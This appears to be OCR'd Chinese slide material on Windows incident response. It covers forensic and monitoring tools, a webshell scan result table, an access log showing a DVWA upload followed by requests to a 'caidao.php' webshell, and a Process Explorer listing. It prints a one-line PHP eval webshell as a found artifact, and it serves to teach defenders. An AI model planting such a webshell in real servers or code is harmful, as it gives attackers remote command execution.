应急响应

windows应急响应

具备的前置知识

通用知识：操作系统、WEB、数据库、网络设备

安全知识：流行攻击手法、新的攻击技术

系统启动相关：

Autoruns工具、msconfig、net 命令

系统进程分析监控：

process explorer、process Monitor、tasklist

端口网络状态：

tcpview、netstat(命令)

综合安全检测工具：

Wsyscheck(老)、PowerTool、PCHunter

webshell检查：

webshellkill、hwskill


网络工具攻击：

tcpdump、wireshark、Colasoft Capsa(科来)

日志分析工具：


Logview、LogParse、EmEditor

从结果推过程




文件名	风险类型	威胁名称	大小	修改时间
C:\phpStudy\WWW\phpinfo.php	恶意文件	Backdoor.PHP.Webshell.l	23B	2013-05-09 20:56:36
C:\phpStudy\WWW\btslab\vulnerability\rfi\RFI.p...	可疑文件	Backdoor.PHP.Include.r	341B	2016-12-01 14:43:18
C:\phpStudy\WWW\pentest\cve\phpcve\passwo...	恶意文件	Backdoor.PHP.Webshell.l	26B	2017-03-15 20:58:44
C:\phpStudy\WWW\pentest\test\11\upload\121...	可疑文件	Backdoor.PHP.Eval.r	1KB	2017-03-15 20:58:44
C:\Oracle\Middleware\user_projects\domains\b...	恶意文件	Backdoor.JSP.Webshell.l	85KB	2018-11-28 10:10:50
C:\Users\admin\AppData\Local\Temp\vmware-a...	可疑文件	Backdoor.PHP.Include.r	341B	2016-12-01 14:43:18
C:\Oracle\Middleware\user_projects\domains\b...	可疑文件	Backdoor.JSP.Webshell.r	8KB	2018-12-01 19:26:31
C:\Oracle\Middleware\user_projects\domains\b...	可疑文件	Backdoor.JSP.Webshell.r	8KB	2018-12-01 19:03:00
C:\Oracle\Middleware\user_projects\domains\b...	恶意文件	Backdoor.JSP.Webshell.l	85KB	2010-02-04 23:53:00

从结果推过程


AdminServer.log
base_domain.log00001
base_domain.log00002
access.log00001
12132211212.php
<?php eval ($_POST[520]); ?>

Phpstudy日志文件：




中间件日志

```
192.168.3.136 - - [16/May/2018:17:09:43 +0800] "POST /DVWA/login.php HTTP/1.1" 302 -
192.168.3.136 - - [16/May/2018:17:09:43 +0800] "GET /DVWA/index.php HTTP/1.1" 200 4704
192.168.3.136 - - [16/May/2018:17:09:43 +0800] "GET /DVWA/dvwa/css/main.css HTTP/1.1" 200 3945
192.168.3.136 - - [16/May/2018:17:09:43 +0800] "GET /DVWA/dvwa/js/dvwaPage.js HTTP/1.1" 200 775
192.168.3.136 - - [16/May/2018:17:09:43 +0800] "GET /DVWA/dvwa/images/logo.png HTTP/1.1" 200 6749
192.168.3.136 - - [16/May/2018:17:09:46 +0800] "GET /DVWA/vulnerabilities/upload/ HTTP/1.1" 200 4652
192.168.3.136 - - [16/May/2018:17:18:56 +0800] "GET / HTTP/1.1" 200 5496
192.168.3.136 - - [16/May/2018:17:18:56 +0800] "GET /favicon.ico HTTP/1.1" 404 209
192.168.3.136 - - [16/May/2018:17:18:56 +0800] "GET /favicon.ico HTTP/1.1" 404 209
192.168.3.136 - - [16/May/2018:17:19:11 +0800] "GET /php.jpg HTTP/1.1" 200 33791
192.168.3.136 - - [16/May/2018:17:20:17 +0800] "GET /caidao.php HTTP/1.1" 200 -
192.168.3.136 - - [16/May/2018:17:21:10 +0800] "POST /caidao.php HTTP/1.1" 200 -
```

C:\bea\user_projects\domains\base_domain\servers\AdminServer\logs

访问日志请求：access.log
管理日志：AdminServer.log
域日志：base_domain.log

远控木马


Process Explorer - Sysinternals: www.sysinternals.com [NSFOCUSTEST2\Administrator]
File Options View Process Find Users Help
Process CPU Private B... Working Set PID Description Company Name
System Idle Process 95.38 K 28 K 0
System K 308 K 4
Interrupts < 0.01 K K n/a Hardware Interrupts and DPCs
smss.exe 1,836 K 2,272 K 308 Windows NT Session Manager Microsoft Corporation
csrss.exe 3,012 K 5,284 K 356 Client Server Runtime Process Microsoft Corporation
winlogon.exe 8,132 K 4,344 K 380 Windows NT Logon Application Microsoft Corporation
services.exe 1,716 K 4,104 K 428 Services and Controller app Microsoft Corporation
vmacthlp.exe 708 K 2,872 K 620 VMware Activation Helper VMware, Inc.
svchost.exe 1,124 K 3,900 K 636 Generic Host Process for Win32 Services Microsoft Corporation
wmiprvse.exe 2,068 K 5,940 K 2416 WMI Microsoft Corporation
svchost.exe 1,680 K 4,800 K 716 Generic Host Process for Win32 Services Microsoft Corporation
svchost.exe 4,028 K 5,344 K 776 Generic Host Process for Win32 Services Microsoft Corporation
svchost.exe 1,464 K 4,020 K 824 Generic Host Process for Win32 Services Microsoft Corporation
svchost.exe 13,268 K 20,668 K 840 Generic Host Process for Win32 Services Microsoft Corporation
msdtc.exe 2,052 K 5,088 K 952 MS DTCconsole program Microsoft Corporation
svchost.exe 720 K 2,708 K 1084 Generic Host Process for Win32 Services Microsoft Corporation
FileZilla Server.exe 1,932 K 4,688 K 1124 FileZilla Server FileZilla Project
inetinfo.exe 3,508 K 9,280 K 1172 Internet Information Services Microsoft Corporation
jqs.exe 3.08 2,972 K 1,416 K 1196 Java Quick Starter Service Oracle Corporation
sqlservr.exe 111,472 K 100,136 K 1244 SQL Server Windows NT Microsoft Corporation
LES2.exe 6,296 K 6,440 K 2700 LMS2 Lumigent Technologi...
msmdsrv.exe 58,024 K 24,556 K 1492 Microsoft SQL Server Analysis Services Microsoft Corporation
svchost.exe 488 K 2,024 K 1572 Generic Host Process for Win32 Services Microsoft Corporation
tlntsvr.exe 880 K 3,616 K 1656 Telnet Microsoft Corporation
vmtoolsd.exe 9,740 K 13,912 K 1692 VMware Tools Core Service VMware, Inc.
mysqld-nt.exe 47,512 K 24,144 K 1748
msftesql.exe 3,836 K 4,568 K 1888 PKM executable Microsoft Corporation
svchost.exe 3,072 K 6,164 K 1940 Generic Host Process for Win32 Services Microsoft Corporation
SQLAGENT90.EXE 8,056 K 2,104 K 2168 SQLAGENT90 - SQL Server Agent Microsoft Corporation
dllhost.exe 2,640 K 7,852 K 2432 COM Surrogate Microsoft Corporation
alg.exe 832 K 3,388 K 2496 Application Layer Gateway Service Microsoft Corporation
svchost.exe 2,472 K 4,976 K 2692 Generic Host Process for Win32 Services Microsoft Corporation
httpd.exe 12,452 K 14,844 K 3472 Apache HTTP Server Apache Software Fou...
httpd.exe 28,688 K 27,280 K 3532 Apache HTTP Server Apache Software Fou...
lsass.exe 8,144 K 9,716 K 440 LSA Shell Microsoft Corporation
CPU Usage: 4.62% Commit Charge: 38.01% Processes: 54 Physical Usage: 55.63%

谢谢观赏